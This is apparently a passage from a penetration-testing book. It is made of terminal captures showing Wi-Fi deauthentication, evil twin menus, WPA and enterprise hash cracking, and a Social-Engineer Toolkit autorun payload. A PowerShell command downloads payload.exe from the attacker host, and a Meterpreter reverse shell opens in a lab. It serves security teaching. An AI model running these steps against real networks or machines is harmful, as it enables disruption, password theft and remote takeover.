************************* Offline WPA/WPA2 decrypt menu **
Selected john the ripper enterprise captured file: None
Selected hashcat enterprise captured file: None
Selected BSSID: 68:7F:74:01:28:E1
Selected captured file: None

Select an option from menu:

0.  Return to main menu
1.  Personal
2.  Enterprise
```


```
************************ Offline WPA/WPA2 decrypt menu ********************
Selected john the ripper enterprise captured file: None
Selected hashcat enterprise captured file: None

Select an option from menu:

0.  Return to offline WPA/WPA2 decrypt menu
---------- (john the ripper CPU, non GPU attacks) ----------
1.  (john the ripper) Dictionary attack against capture file
2.  (john the ripper + crunch) Bruteforce attack against capture file
-------------------- (hashcat CPU/GPU attacks) --------------------
3.  (hashcat) Dictionary attack against capture file
4.  (hashcat) Bruteforce attack against capture file
5.  (hashcat) Rule based attack against capture file
------------------------------ (asleap CPU) ------------------------------
6.  (asleap) Challenge/response dictionary attack
```

```
Enter the path of a captured file:
/home/kali/enterprise-target_net/enterprise_captured-Target_Net/enterprise_captured_john_68\:7F\:74\:01\:28\:E1_hashes.txt
The path to the capture file is valid. Script can continue ...

Selected file has a valid john the ripper enterprise hashes format
Press [Enter] key to continue ...

Enter the path of a dictionary file:
> /usr/share/wordlists/rockyou.txt
The path to the dictionary file is valid. Script can continue ...

Starting decrypt. When started, press [Ctrl+C] to stop ...
Press [Enter] key to continue ...
```

```
Starting decrypt. When started, press [Ctrl+C] to stop ...
Press [Enter] key to continue ...
Will run 2 OpenMP threads
Loaded 1 password hash (netntlm-naive, NTLMv1 C/R [MD4 DES (ESS MD5) DES 128/128 SSE2 naive])
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
password1        (bob)
1g 0:00:00:00 DONE (2023-12-17 15:10) 100.0g/s 1228Kp/s 1228Kc/s 1228KC/s 123456..hawkeye
Use the "--show --format=netntlm-naive" options to display all of the cracked passwords reliably
Session completed.
Press [Enter] key to continue ...
```


```
***************************** Interface selection ******************************
Select an interface to work with:

1.  eth0  // Chipset: Intel Corporation 82540EM
2.  eth1  // Chipset: Intel Corporation 82540EM
3.  eth2  // Chipset: Intel Corporation 82540EM
4.  docker0 // Chipset: Unknown
5.  wlan0 // 2.4Ghz // Chipset: Qualcomm Atheros Communications AR9271 802.11n
6.  wlan1 // 2.4Ghz, 5Ghz // Chipset: Realtek Semiconductor Corp. RTL8812AU
```


Choose wlan0 interface



********** airgeddon v11.21 main menu **********
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz
Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
Enable Monitor Mode


********** airgeddon v11.21 main menu **********
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
Select option 7 - Evil Twin attacks menu


```
***************************** Evil Twin attacks menu ********************
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:

0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
------------------- (without sniffing, just AP) --------------------
5.  Evil Twin attack just AP
------------------------ (with sniffing) -------------------------
6.  Evil Twin AP attack with sniffing
7.  Evil Twin AP attack with sniffing and bettercap-sslstrip2
8.  Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
-------------- (without sniffing, captive portal) ----------------
9.  Evil Twin AP attack with captive portal (monitor mode needed)
```





********** Select target **********
N. BSSID CHANNEL PWR ENC ESSID
1)* C8:33:E5: 3 20% WPA2 _WiFi_7sdP
2)* 38:4C:4F: 1 16% WPA2 _WiFi_T28R
3)* 68:7F:74:01:28:E1 6 62% WPA2 Target_Net
4)* 9C:3D:CF: 8 69% WPA2 !▷_◁!
(*) Network with clients
Select target network:
> 3


********** Evil Twin attacks menu **********
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 68:7F:74:01:28:E1
Selected channel: 6
Selected ESSID: Target_Net
Select an option from menu:
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
(without sniffing, just AP)
5. Evil Twin attack just AP
(with sniffing)
6. Evil Twin AP attack with sniffing
7. Evil Twin AP attack with sniffing and bettercap-sslstrip2
8. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
(without sniffing, captive portal)
9. Evil Twin AP attack with captive portal (monitor mode needed)

```
******************************** Evil Twin deauth ********************
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 68:7F:74:01:28:E1
Selected channel: 6
Selected ESSID: Target_Net
Selected internet interface: None

Select an option from menu:

0.  Return to Evil Twin attacks menu

1.  Deauth / disassoc amok mdk4 attack
2.  Deauth aireplay attack
3.  WIDS / WIPS / WDS Confusion attack
```



```
*************************** Evil Twin attack just AP ********

Select another interface with internet access:

0.  Return to Evil Twin attacks menu

1.  eth0 // Chipset: Intel Corporation 82540EM
2.  eth1 // Chipset: Intel Corporation 82540EM
3.  eth2 // Chipset: Intel Corporation 82540EM
4.  docker0 // Chipset: Unknown
5.  wlan1 // Chipset: Realtek Semiconductor Corp. RTL8812AU

> 1
```



```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

docker0   no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```


```
kali@kali:~$ sudo airmon-ng check kill
kali@kali:~$ sudo airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy2    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy2]wlan0 on [phy2]wlan0mon)
                (mac80211 station mode vif disabled for [phy2]wlan0)
```

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

docker0   no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

```
CH  8 ][ Elapsed: 18 s ][ 2023-12-17 15:48

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C8:33:E5:[illegible]  -83       18        0    0   3  130   WPA2 CCMP   PSK  [illegible]_WiFi_7sdP
92:83:C4:0C:5B:88  -18       57        0    0   8  270   WPA3 CCMP   SAE  WPA3_Target_Net
96:83:C4:[illegible]  -17       54        0    0   8  270   WPA2 CCMP   PSK  [>_<]
9C:3D:CF:[illegible]  -26       42        0    0   8  540   WPA2 CCMP   PSK  !▷_◁!
38:4C:4F:[illegible]  -80        9       11    0   1  195   WPA2 CCMP   PSK  [illegible]_WiFi_T28R

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   FC:49:2D:[illegible]  -92    0 - 1      0        2         C6 2020
92:83:C4:0C:5B:88  28:7F:CF:6D:BA:37  -42    0 - 6e     0        2
38:4C:4F:[illegible]  12:85:BA:[illegible]  -81    0 - 1      0        2
38:4C:4F:[illegible]  AA:24:4E:[illegible]   -1   12e- 0      0       11
```

```
kali@kali:~$ sudo aireplay-ng -0 100 -a 92:83:C4:0C:5B:88 wlan0mon
[sudo] password for kali:
15:52:24  Waiting for beacon frame (BSSID: 92:83:C4:0C:5B:88) on channel 8
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
15:52:24  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
15:52:25  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
15:52:25  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
15:52:26  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
15:52:27  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
15:52:27  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
```

```
CH  8 ][ Elapsed: 2 mins ][ 2023-12-17 15:54 ][ WPA handshake: 92:83:C4:0C:5B:88

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

92:83:C4:0C:5B:88  -16 100     1373      268    0   8  270   WPA3 CCMP   SAE  WPA3_Target_Net

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   32:47:43:[illegible]  -61    0 - 1      0       35
92:83:C4:0C:5B:88  28:7F:CF:6D:BA:37  -39   24e- 6e     0     3979  EAPOL  WPA3_Target_Net
```


Aircrack-ng 1.7
[00:00:09] 27702/14344392 keys tested (3168.63 k/s)
Time left: 1 hour, 15 minutes, 18 seconds 0.19%
KEY FOUND! [Password123]
Master Key : 7E AB EC 03 63 D1 FF E2 0C 84 2E 68 37 EC 00 9B
4C C6 3D 05 D8 51 C6 E5 6E 2F EE A5 D3 AA 55 48
Transient Key : 04 D6 35 A2 20 2D 0B 5D 5A A0 F4 79 06 98 B7 86
F9 81 73 B4 77 E6 43 27 A9 07 AF 34 36 25 BC 3B
F3 A9 AA 71 DC 45 8D 3B 2F B1 CD D9 D3 42 14 EA
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC : 3B 7B 65 90 74 26 28 E6 FA F8 65 E4 3E C0 63 79

Chapter 15: Social Engineering Attacks

```
Select from the menu:

  1) Social-Engineering Attacks
  2) Penetration Testing (Fast-Track)
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit
```

```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.
```

```
The Infectious USB/CD/DVD module will create an autorun.inf file and a
Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executable.

  1) File-Format Exploits
  2) Standard Metasploit Executable

 99) Return to Main Menu
```

```
  1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
  2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
  3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
  4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
  5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
  6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find a port home via multiple ports
  7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
  8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Meterpreter
  9) Download/Run your Own Executable        Downloads an executable and runs it
```

```
set:payloads> IP address for the payload listener (LHOST):172.30.1.50
set:payloads> Enter the PORT for the reverse listener:1234
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
```


```
Administrator: Command Prompt - powershell
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Invoke-WebRequest -Outfile payload.exe -Uri http://17
2.30.1.50:8080/payload.exe
PS C:\Users\Administrator> dir


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         7/17/2023   8:41 AM                Contacts
d-r---         12/2/2023   9:07 AM                Desktop
d-r---         7/17/2023   8:41 AM                Documents
d-r---         7/17/2023   8:41 AM                Downloads
d-r---         7/17/2023   8:41 AM                Favorites
d-r---         7/17/2023   8:41 AM                Links
d-r---         7/17/2023   8:41 AM                Music
d-r---         7/17/2023   8:41 AM                Pictures
d-r---         7/17/2023   8:41 AM                Saved Games
d-r---         7/17/2023   8:41 AM                Searches
d-r---         7/17/2023   8:41 AM                Videos
-a----          1/1/2024   7:05 AM          73802 payload.exe
```


```
[*] Started reverse TCP handler on 172.30.1.50:1234
msf6 exploit(multi/handler) > [*] Sending stage (175686 bytes) to 172.30.1.21
[*] Meterpreter session 1 opened (172.30.1.50:1234 → 172.30.1.21:49289) at 2024-01-01 09:42:12 -0500
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                  Connection
  --  ----  ----                     -----------                                  ----------
  1         meterpreter x86/windows  VAGRANT-2008R2\Administrator @ VAGRANT-2008R2  172.30.1.50:1234 → 172.30.1.21:49289 (172.30.1.21)
```

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

```
Select from the menu:

  1) Social-Engineering Attacks
